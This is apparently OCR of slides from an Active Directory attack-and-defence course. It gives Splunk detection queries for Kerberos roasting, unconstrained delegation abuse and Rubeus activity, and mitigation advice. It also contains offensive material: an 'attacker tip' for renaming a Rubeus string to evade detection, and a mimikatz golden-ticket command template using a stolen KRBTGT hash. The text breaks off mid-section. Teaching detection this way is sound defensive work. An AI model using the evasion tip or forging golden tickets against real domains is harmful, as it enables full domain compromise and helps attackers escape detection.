
```
index=* EventCode=5136
| table _time, Account_Name, Type, LDAP_Display_Name, Value, DN
| rename LDAP_Display_Name as Property, DN as Target_Object
```



MITIGATION & DETECTION – TARGETED ROASTING

- You should also never see Kerberos service ticket requests for non-service domain user accounts.
- This is usually a sign of a targeted roast against your domain users.

```
index=* EventCode=4769 Service_Name!="krbtgt" Service_Name!="*$" Failure_Code ="0x0" Ticket_Encryption_Type="0x17“ Account_Name!="*$@fox.com"
| eval Message=substr(Message,1,40)
| table _time, Account_Name, Service_Name, Message
```



MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

MITIGATION:

- Don't use unconstrained delegation, instead focus on using constrained delegation; it's a safer form of Kerberos delegation that allows you to specify the services that the server with delegation enabled can access.
- All sensitive user accounts (e.g. domain admins) should also be configured with the "Account is sensitive and cannot be delegated" setting. This will prevent their TGT tickets from being forwarded to other systems.
- Consider using the Protected Users group in Active Directory. Just like the setting above, this group prevents forwarding of its members credentials via any sort of Kerberos delegation.

Reference:

- https://adsecurity.org/?p=1667
- https://blogs.technet.microsoft.com/389thoughts/2017/04/18/get-rid-of-accounts-that-use-kerberos-unconstrained-delegation/
- https://www.cyberark.com/threat-research-blog/weakness-within-kerberos-delegation/

MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

DETECTION:

- The SpoolSample method we used isn't the only way unconstrained delegation can be abused.
- But since it's the attack method we covered, we'll discuss some of the applicable detection methods while using SpoolSample discussed in this amazing post by @Cyb3rWard0g.
- Some of the detection techniques highlighted in the post are:
  - Rubeus.exe command line values.
  - Rubeus.exe process typo during Kerberos ticket enumeration.
  - Rubeus.exe behavior when accessing lsass.exe.
  - Detecting SpoolSample.exe traffic.

MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

- As mentioned earlier, command line values can be easily manipulated by attackers and shouldn't be relied on.
- Here's a simple query to detect command line values containing the word "Rubeus".

```
index=windows AND sourcetype="wineventlog:microsoft-windows-sysmon/operational" CommandLine=*Rubeus*
| table _time, ComputerName, User, Image, IntegrityLevel, CommandLine
```

```
1  host= "FOX-PC-ZERO" AND sourcetype="wineventlog:microsoft-windows-sysmon/operational" CommandLine=*Rubeus*
2  | table _time, ComputerName, User, Image, IntegrityLevel, CommandLine
```

✓ 3 events (8/8/19 12:00:00.000 AM to 8/8/19 6:33:13.000 PM) No Event Sampling ▾ Job

Events Patterns **Statistics (3)** Visualization


100 Per Page ▾ Format Preview ▾

_time	ComputerName	User	Image	IntegrityLevel	CommandLine
2019-08-08 17:07:54	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe	High	"C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe" monitor /interval:5
2019-08-08 17:18:27	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe	High	"C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe" ptt /ticket:doIFEjCCBQ6gAwIBBaEDAgEWooIEIzCCBB9hggQbMIIEF6ADAgEFoQkbB0ZF
2019-08-08 17:18:33	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe	High	"C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe" klist

MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

- A more interesting artifact is a typo made by Rubeus while enumerating Kerberos tickets.
- It generates a process named User32LogonProcesss. That's process with 3 "s".
- I've got no idea if this is an intentional artifact or not, but it should be pretty easy to detect in your environment.

```
index=* EventCode=4611 Logon_Process_Name="User32LogonProcess"
| table _time, Account_Name, Message
```



ATTACKER TIP – RUBEUS TYPO

- An attacker can bypass this specific detection by changing the process string in Rubeus's code.
- You can change the process name in the LSA class file (LSA.cs).

LSA.cs

Rubeus | Rubeus.LSA | LsaRegisterLogonProcessHelper()

```
13
14  namespace Rubeus
15  {
        32 references
16      public class LSA
17      {
            16 references
18          public static IntPtr LsaRegisterLogonProcessHelper()
19          {
20              // helper that establishes a connection to the LSA server and verifies that the caller is a logon application
21              //  used for Kerberos ticket enumeration
22
23              string logonProcessName = "User32LogonProcesss";
24              Interop.LSA_STRING_IN LSAString;
25              IntPtr lsaHandle = IntPtr.Zero;
26              UInt64 securityMode = 0;
27
28              LSAString.Length = (ushort)logonProcessName.Length;
29              LSAString.MaximumLength = (ushort)(logonProcessName.Length + 1);
30              LSAString.Buffer = logonProcessName;
31
32              int ret = Interop.LsaRegisterLogonProcess(LSAString, out lsaHandle, out securityMode);
33
34              return lsaHandle;
35          }
36
```

MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

- Another method to detect Rubeus's behavior highlighted in @Cyb3rWard0g's post is looking for Audit Failures in EventID 4673 (a privileged service was called) since Rubeus attempts to access the privileged LsaRegisterLogonProcess() service without the SeTcbPrivilege set. Filter out non-system users to reduce the noise.

```
index=* EventCode=4673 Keywords="Audit Failure" Account_Name!="*\$"
| table _time, ComputerName, Account_Name, Privileges, Service_Name,Process_Name
```

```
1 index=* EventCode=4673 Keywords="Audit Failure" Account_Name!=*$*
2 | table _time, ComputerName, Account_Name, Privileges, Service_Name,Process_Name
```

✓ 10 events (8/8/19 12:00:00.000 AM to 8/8/19 7:16:26.000 PM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (10)** Visualization


100 Per Page ▾ Format Preview ▾

_time	ComputerName	Account_Name	Privileges	Service_Name	Process_Name
2019-08-08 17:11:07	FOX-PC-ZERO.fox.com	v1v1	SeTcbPrivilege	LsaRegisterLogonProcess()	C:\Windows\System32\lsass.exe
2019-08-08 17:18:33	FOX-PC-ZERO.fox.com	v1v1	SeTcbPrivilege	LsaRegisterLogonProcess()	C:\Windows\System32\lsass.exe
2019-08-08 17:19:40	FOX-PC-ZERO.fox.com	v1v1	SeTcbPrivilege	-	C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64\mimikatz.exe
2019-08-08 17:19:40	FOX-PC-ZERO.fox.com	v1v1	SeTcbPrivilege	-	C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64\mimikatz.exe
2019-08-08 18:07:29	FOX-SVR-DC.fox.com	Administrator	SeTcbPrivilege	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2019-08-08 18:07:29	FOX-SVR-DC.fox.com	Administrator	SeTcbPrivilege	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2019-08-08 18:07:30	FOX-SVR-DC.fox.com	Administrator	SeTcbPrivilege	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

- To detect SpoolSample usage, monitor pipe connect events (Sysmon ID 18) and filter connections from unconstrained delegation servers binding to the spoolss service, especially when connecting to domain controllers.


```
index=* EventCode=18 PipeName=*spoolss*
| table _time, ComputerName, EventType, PipeName
```



- **NOTE:** SpoolSample isn't the only method that can be used to force computers to authenticate to your compromised unconstrained delegation server; but it's the only publically available method at the moment…as far as I know.

8. DOMAIN PERSISTENCE

DOMAIN PERSISTENCE



The situation:

We've fully compromised the entire forest using a combination of active directory attacks and we want to set persistence across the entire domain; ensuring easy AD dominance if we ever have to compromise the network again.

DOMAIN PERSISTENCE TOOLS

- **Mimikatz -** https://github.com/gentilkiwi/mimikatz (C)
- **PowerView -** **https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon**

  (Powershell)
- **Active Directory Module –** https://docs.microsoft.com/en-us/powershell/module/addsadministration/ (Powershell)

DOMAIN PERSISTENCE – GOLDEN TICKETS

- Domain wide persistence tends to require domain admin rights.
- For this entire section, we'll assume we've attained these privileges using the attacks we covered in the previous phase. There are plenty of methods to set domain persistence and not enough time to go through them all so we'll take a look at some commonly abused techniques:
    1) Golden Tickets.
    2) AdminSDHolder.
    3) DCShadow.

DOMAIN PERSISTENCE – GOLDEN TICKETS

GOLDEN TICKETS:

- Golden tickets are an attack that involve forging Ticket Granting Tickets (TGTs). With high enough privileges, an attacker can forge a TGT tickets that allows them to access any computer on the domain.

- The most important requirement to forge a golden ticket is the KRBTGT account password hash, which we acquired using DCSync in the domain privilege escalation section. Other than that, the following information is also required:
    1) User account to create the ticket for.
    2) RID of the account you will be impersonating (this will default to 500; the administrator's account).
    3) Domain Name.
    4) Domain SID.

Read more about Golden Tickets:

https://adsecurity.org/?p=1640

https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/

DOMAIN PERSISTENCE – GOLDEN TICKETS


- With all the information collected, you can use the any of the Mimikatz commands below to create a golden ticket:

#Create a golden ticket and write it to a file

kerberos::golden /user:USERNAME /id:500 /domain:DOMAIN-FQDN /sid:DOMAIN-SID /krbtgt:KRBTGT-ACCOUNT-HASH /ticket:TICKET-FILE-NAME

#Create a golden ticket and submit it to the current user's session

